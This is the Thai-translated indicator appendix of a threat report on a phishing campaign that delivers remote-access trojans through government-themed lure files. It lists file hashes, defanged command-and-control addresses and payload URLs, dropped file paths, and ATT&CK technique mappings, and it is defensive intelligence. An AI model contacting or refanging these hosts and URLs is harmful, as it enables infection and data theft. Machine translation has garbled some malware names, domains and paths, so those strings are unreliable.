| c61b19cbedcb878aff45c067d503d556 | รายละเอียดการประชุม.zip |
| eccc72deb8ce41433ed13591b4557343 | DMA_Monthly_Update_Minutes_of_Meeting-reg.zip |
| ละครเวที | |
| 9375e3c13c85990822d2f09a66b551d9 | สแกนเนอร์_AUG_2023.pdf |
| 42a696ef6f7acf0919fea9748029a966 | รักร่วมเพศ – กองทัพอินเดีย ․pdf |
| 54473E0D8CAFD950AFE32DE1A2F3A508 | DocScanner_Updated_letter․pdf |
| 36933B05B7E3060955E6A1FDFD7D8EC1 | จดหมายร่าง พ.ย. 2023․docx |
| 508F4BFAD9F2482992AC7926910BD551 | อัปเดต_ร่าง_PPT․pptx |
| 921915ecfe17593476648ad20cd61ecd | ประกาศการประชุม․pdf |
| ล่อ | |
| 5e32703e3704b2b5c299c242713b1ec5 | สแกนเนอร์_AUG_2023.pdf |
| f759b6581367db35e3978125f4f6ff80 | ACR.pdf |
| af3ec4f8a072779eb0cac18eaafc256d | หนังสือแจ้งการประชุม.pdf |
| 0799e17933b875e3a54f01416e7505d5 | DocScanner_Updated_letter.pdf |
| b4854c420bc39c8c77a0fcd9395a8748 | ร่างจดหมายพฤศจิกายน 2023.docx |
| 4cd0ee8186dc4203aad0cba48a8e5778 | อัปเดต_ร่าง_PPT.pptx |
| อาเรส หนู | |
| 088b89698b122454666e542b1e1d92a4 | บอสอัพเดต |
| b992b03b0942658a516439b56afbf41a | การปรับปรุง |
| ebbc1c4fc617cda7a0b341b12f45d2ad | การปรับปรุง |
C2 และโดเมน
| 38.242.149[.]89:61101 | อัลลาโคเร แรท |
| 38.242.149[.]89:9828 | ดร.รัต |
| 38.242.220[.]166:9012
161.97.151[.]220:7015 |
อาเรส หนู |
| 207.180.192[.]77:6023 | คีย์ RAT |
| 162.241.85[.]104 | ซันไฟร์โกลบอล[.]อิน
occoman[.]com elfindia[.]com ssynergy[.]ใน |
| 103.76.213[.]95 | ร็อคเวลล์รอยัลโฮมส์[.]คอม
isometricsindia[.]co.in |
URL ที่
| hxxps://www.rockwellroyalhomes[.]com/js/FL/DocScanner-Oct.zip |
| hxxps://www.rockwellroyalhomes[.]com/js/content/msfnt.hta |
| hxxps://www.rockwellroyalhomes[.]com/js/content/2023-06-21-0056.pdf |
| hxxps://www.rockwellroyalhomes[.]com/js/content/ |
| hxxps://www.rockwellroyalhomes[.]com/js/FL/2023-06-21-0056.pdf |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/file/ |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/ |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/DocScanner_AUG_2023.zip |
| hxxps://sunfireglobal[.]ใน/สาธารณะ/core/homo/ |
| hxxps://sunfireglobal[.]ใน/สาธารณะ/สินทรัพย์/ไฟล์/db/acr/ |
| hxxps://sunfireglobal[.]ใน/สาธารณะ/assests/ไฟล์/auth/av |
| hxxps://sunfireglobal[.]ใน/สาธารณะ/assests/ไฟล์/auth/dl |
| hxxps://sunfireglobal[.]ใน/สาธารณะ/assests/ไฟล์/auth/ht |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/tls |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/ |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/pdf/in |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/bossupdate |
| hxxps://futureuniform[.]ca/wp/wp-content/files/01/main.hta |
| hxxps://futureuniform[.]ca/email.gov.in/briefcase/Meeting_Notice-reg.pdf |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/updated_draft_PPT.pptx |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/draft_letter_nov_2023.docx |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/DocScanner_Updated_letter.pdf |
| hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/files/bossupdate |
| hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/38 |
| hxxp://38.242.220[.]166:9012/api/root_149371139681480/อัปโหลด |
| hxxp://38.242.220[.]166:9012/api/root_149371139681480/สวัสดี |
| hxxp://38.242.220[.]166:9012/api/root_168683512566649/อัปโหลด |
| hxxp://38.242.220[.]166:9012/api/root_168683512566649/สวัสดี |
| hxxp://38.242.220[.]166:9012/api/root_175170531258512/อัปโหลด |
| hxxp://38.242.220[.]166:9012/api/root_175170531258512/สวัสดี |
| hxxp://161.97.151[.]220:7015/api/root_36854582802642/อัปโหลด |
| hxxp://161.97.151[.]220:7015/api/root_36854582802642/สวัสดี |
เจ้าของห้องพัก
| C:\Users\Public\aque\up.hta |
| C:\Users\สาธารณะ\aque\cdrzip.exe |
| C:\Users\Public\aque\rekeywiz.exe |
| C:\Users\สาธารณะ\aque\DUser.dll |
| C:\Users\สาธารณะ\aque\data.bat |
| C:\Users\สาธารณะ\Msfront\Msfront.exe |
| C:\Users\สาธารณะ\winowimg.jpg |
| C:\Users\สาธารณะ\stremoe\steistem.exe |
| C:\Users\สาธารณะ\stremoe\stremoe.bat |
| C:\ProgramData\Intel\cdrzip.exe |
| C:\ProgramData\Intel\DUser.dll |
| C:\ProgramData\WinGfx\credwiz.exe |
| C:\ProgramData\WinGfx\wingfx.bat |
| C:\ProgramData\WinGfx\DUser.dll |
| C:\ProgramData\HP\jquery.hta |
| C:\ProgramData\HP\jscy.hta |
| %AppData%\Msfront\Msfront.exe |
| %AppData%\Msfront\DUser.dll |
| %AppData%\Msfront\crezly.exe |
| %Temp%\cache.bat |
| %Temp%\Msfont\Msfont.exe |
MITER ATT&CK
| ชั้นเชิง | รหัสเทคนิค | ชื่อ |
| การพัฒนาทรัพยากร | T1583.001
T1584.001 T1588.001 T1588.002 T1608.001 T1608.005 |
รับโครงสร้างพื้นฐาน: โดเมน
โครงสร้างพื้นฐานการประนีประนอม: โดเมน รับความสามารถ: มัลแวร์ รับความสามารถ: เครื่องมือ ความสามารถของเวที: อัปโหลดมัลแวร์ ความสามารถของเวที: เชื่อมโยงเป้าหมาย |
| การเข้าถึงเบื้องต้น | T1566.001
T1566.002 |
ฟิชชิ่ง: การฟิชชิ่งแบบเจาะจง สิ่งที่แนบมา
ฟิชชิ่ง: ลิงก์สเปียร์ฟิชชิ่ง |
| การกระทำ | T1106
T1129 T1059 T1047 T1203 T1204.001 T1204.002 |
API ดั้งเดิม
โมดูลที่ใช้ร่วมกัน ล่ามคำสั่งและสคริปต์ ของ Windows Management Instrumentation การแสวงหาผลประโยชน์สำหรับการดำเนินการของลูกค้า การดำเนินการของผู้ใช้: ลิงก์ที่เป็นอันตราย การดำเนินการของผู้ใช้: ไฟล์ที่เป็นอันตราย |
| การติดตา | T1053.003
T1547.001 T1547.013 |
งาน/งานที่กำหนดเวลาไว้: Cron
คีย์การรันรีจิสทรี / โฟลเดอร์เริ่มต้น การดำเนินการบูตหรือเข้าสู่ระบบอัตโนมัติ: รายการ XDG เริ่มอัตโนมัติ |
| การหลบหลีกการป้องกัน | T1036.005
T1140 T1218.005 T1574.002 T1222.002 T1027.009 T1027.010 |
การปลอมแปลง: จับคู่ชื่อหรือสถานที่ที่ถูกต้องตามกฎหมาย
ถอดรหัสซอร์สโค้ดที่สร้างความสับสน/ถอดรหัสไฟล์หรือข้อมูล การดำเนินการพร็อกซีไบนารีของระบบ: Mshta ขั้นตอนการดำเนินการจี้: DLL Side-Loading การแก้ไขสิทธิ์ไฟล์และไดเร็กทอรี: Linux ไฟล์หรือข้อมูลที่สับสน: เพย์โหลดที่ฝังไว้ ไฟล์หรือข้อมูลที่ทำให้งงงวย: Command Obfuscation |
| การค้นพบ | T1012
T1033 T1057 T1082 T1083 T1016.001 T1518.001 |
รีจิสทรีแบบสอบถาม
เจ้าของระบบ/การค้นพบผู้ใช้ การค้นพบกระบวนการ การค้นพบข้อมูลระบบ การค้นหาไฟล์และไดเรกทอรี การค้นพบการกำหนดค่าเครือข่ายระบบ การค้นพบซอฟต์แวร์: การค้นพบซอฟต์แวร์ความปลอดภัย |
| ชุด | T1005
T1056.001 T1074.001 T1119 T1113 T1125 |
ข้อมูลจาก Local System
จับอินพุต: Keylogging Data Staged: การจัดเตรียมข้อมูลในเครื่อง คอลเลกชันอัตโนมัติ จับภาพหน้าจอ การจับภาพวิดีโอ |
| ควบคุมและสั่งการ | T1105
T1571 T1573 T1071.001 |
การถ่ายโอนเครื่องมือขาเข้า
พอร์ตที่ไม่ได้มาตรฐาน ช่องเข้ารหัส Application Layer Protocol: โปรโตคอลเว็บ |
| การกรอง | T1041 | การกรองผ่านช่อง C2 |